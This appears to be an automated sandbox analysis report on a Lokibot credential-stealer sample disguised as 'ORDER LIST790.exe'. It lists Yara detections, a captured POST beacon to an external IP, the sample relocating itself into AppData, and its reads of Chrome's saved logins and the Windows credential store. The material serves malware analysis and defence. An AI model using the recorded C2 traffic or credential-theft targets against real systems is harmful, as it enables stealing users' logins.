Aug 11, 2022 05:37:28.256445885 CEST	1034	OUT	POST /?112233 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 66.29.145.162 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 6B020D42 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 05:37:29.144061089 CEST	1036	IN	HTTP/1.1 200 OK Date: Thu, 11 Aug 2022 03:37:28 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 5017 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 31 2f 44 54 44 2f 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 09 09 3c 74 69 74 6c 65 3e 41 70 61 63 68 65 20 48 54 54 50 20 53 65 72 76 65 72 20 54 65 73 74 20 50 61 67 65 20 70 6f 77 65 72 65 64 20 62 79 20 43 65 6e 74 4f 53 3c 2f 74 69 74 6c 65 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 0d 0a 20 20 20 20 3c 21 2d 2d 20 42 6f 6f 74 73 74 72 61 70 20 2d 2d 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 6f 70 65 6e 2d 73 61 6e 73 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0d 0a 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 21 2d 2d 09 09 20 0d 0a 0d 0a 62 6f 64 79 20 7b 0d 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 4f 70 65 6e 20 53 61 6e 73 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 31 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 63 63 63 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 61 28 31 30 2c 20 32 34 2c 20 35 35 2c 20 31 29 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0d 0a 7d 0d 0a 0d 0a 68 32 2c 20 68 33 2c 20 68 34 20 7b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0d 0a 7d 0d 0a 0d 0a 68 32 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 7b 0d 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 28 32 31 32 2c 32 31 32 2c 32 32 31 29 3b 20 2f 2a 20 4f 6c 64 20 62 72 6f 77 73 65 72 73 20 2a 2f 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 61 64 69 61 6c 2d 67 72 61 64 69 65 6e 74 28 65 6c 6c 69 70 73 65 20 61 74 20 63 65 6e 74 65 72 20 74 6f 70 2c 20 72 67 62 61 28 32 35 35 2c 32 35 35 2c 32 35 35 2c 31 29 20 30 25 2c 72 67 62 61 28 31 37 34 2c 31 37 34 2c 31 38 33 2c 31 29 20 31 30 30 25 29 3b 20 2f 2a 20 57 33 43 20 2a 2f 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 68 31 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 38 70 78 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 37 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 0d 0a 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 70 78 20 32 70 78 20 30 70 78 20 23 61 62 63 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"><html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>Apache HTTP Server Test Page powered by CentOS</title><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> ... Bootstrap --><link href="/noindex/css/bootstrap.min.css" rel="stylesheet"> <link rel="stylesheet" href="noindex/css/open-sans.css" type="text/css" /><style type="text/css">... body { font-family: "Open Sans", Helvetica, sans-serif; font-weight: 100; color: #ccc; background: rgba(10, 24, 55, 1); font-size: 16px;}h2, h3, h4 { font-weight: 200;}h2 { font-size: 28px;}.jumbotron { margin-bottom: 0; color: #333; background: rgb(212,212,221); /* Old browsers */ background: radial-gradient(ellipse at center top, rgba(255,255,255,1) 0%,rgba(174,174,183,1) 100%); /* W3C */}.jumbotron h1 { font-size: 128px; font-weight: 700; color: white; text-shadow: 0px 2px 0px #abc,

Statistics

Behavior



System Behavior

Analysis Process: ORDER LIST790.exe PID: **980**, Parent PID: **344**

General

Target ID:	0
Start time:	05:37:04
Start date:	11/08/2022
Path:	C:\Users\user\Desktop\ORDER LIST790.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ORDER LIST790.exe"
Imagebase:	0xeb0000
File size:	872960 bytes
MD5 hash:	80E4B72D26806ED5F245142166A48145
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.274188004.00000000036FF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.274188004.00000000036FF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.274188004.00000000036FF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.274188004.00000000036FF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.274188004.00000000036FF000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.274188004.00000000036FF000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.274188004.00000000036FF000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.275655119.0000000004709000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.275655119.0000000004709000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.275655119.0000000004709000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.275655119.0000000004709000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.275655119.0000000004709000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.275655119.0000000004709000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D00CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D00CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER LIST790.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D31C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER LIST790.exe.log	0	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"," C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D31C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CF403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BE51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BE51B4F	ReadFile

Analysis Process: ORDER LIST790.exe PID: **1672**, Parent PID: **980**

General

Target ID:	4
Start time:	05:37:18
Start date:	11/08/2022
Path:	C:\Users\user\Desktop\ORDER LIST790.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\ORDER LIST790.exe
Imagebase:	0xa80000
File size:	872960 bytes
MD5 hash:	80E4B72D26806ED5F245142166A48145
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000000.268461848.0000000000415000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000004.00000000.268461848.0000000000415000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000004.00000000.268461848.0000000000415000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000004.00000000.268461848.0000000000415000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000004.00000000.268189869.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ORDER LIST790.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	40415C	ReadFile

Disassembly

No disassembly